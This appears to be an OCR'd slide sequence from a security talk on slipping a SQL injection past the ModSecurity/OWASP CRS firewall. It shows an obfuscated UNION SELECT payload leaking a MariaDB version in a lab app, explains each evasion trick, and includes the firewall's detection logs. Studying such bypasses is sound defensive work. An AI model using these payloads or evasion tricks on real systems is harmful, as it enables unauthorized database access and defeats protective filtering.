
```
1' AND 1<@ UNION/*!%23{%0aALL SELECT*/1, version()'
```



Vulnerability: SQL Injection

```
ID: 1' AND 1<@ UNION/*!#{
ALL SELECT*/1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```


- This attack string “`1' AND 1<@ UNION /*!%23{%0aALL SELECT*/ 1, version()'`” consists of



Vulnerability: SQL Injection

```
ID: 1' AND 1<@ UNION/*!#{
ALL SELECT*/1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```


- This attack string “`1' AND 1<@ UNION /*!%23{%0aALL SELECT*/ 1, version()'`” consists of
    - a “peculiar comparison” 1<@ to replace 1<2



Vulnerability: SQL Injection

```
ID: 1' AND 1<@ UNION/*!#{
ALL SELECT*/1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```


- This attack string “`1' AND 1<@ UNION /*!%23{%0aALL SELECT*/ 1, version()'`” consists of
  - a “peculiar comparison” 1<@ to replace 1<2 P
  - an “inline comment” /*! … */ and a “normal comment” # M



Vulnerability: SQL Injection

```
ID: 1' AND 1<@ UNION/*!#{
ALL SELECT*/1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```

- This attack string “`1' AND 1<@ UNION /*!%23{%0aALL SELECT*/ 1, version()'`” consists of
  - a “peculiar comparison” 1<@ to replace 1<2 **P**
  - an “inline comment” /*! … */ and a “normal comment” # **M**
  - an “equivalent replacement” %0a standing in for %20 **M**




Vulnerability: SQL Injection

```
ID: 1' AND 1<@ UNION/*!#{
ALL SELECT*/1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```


1<@? What is this?

```
1' AND 1<2 UNION SELECT 1,
        version()'
```



```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: s&1UE found within ARGS:id: 1' AND 1<2 UNION SELECT 1, version()'"]
[severity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "
172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156794213193.226821"] [r
ef "v30,37"]
```

```
1' AND 1<@ UNION SELECT 1,
        version()'
```



```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:(?:[\"'`](?:;?\
s*?(?:having|select|union)\b\s*?[^\s]|\s*?!\s*?[\"'`\w])|(?:c(?:onnection_id|urr
ent_user)|database)\s*?\([^\)]*?|u(?:nion(?:[\w(\s]*?select| select @)|ser\s*?\(
[^\)]*?)|s(?:chema\s* (165 characters omitted)' against variable `ARGS:id' (Valu
e: `1%27%20AND%201%3C@%20UNION%20SELECT%201,%20version()%27' ) [file "/etc/modse
curity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "163"]
 [id "942190"] [rev ""] [msg "Detects MSSQL code execution and information gathe
ring attempts"] [data "Matched Data: UNION SELECT found within ARGS:id: 1' AND 1
<@ UNION SELECT 1, version()'"] [severity "2"] [ver "OWASP_CRS/3.1.0"] [maturity
 "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "plat
form-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag
 "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PC
I/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156
794264261.402029"] [ref "o11,12v30,55t:urlDecodeUni"]
```

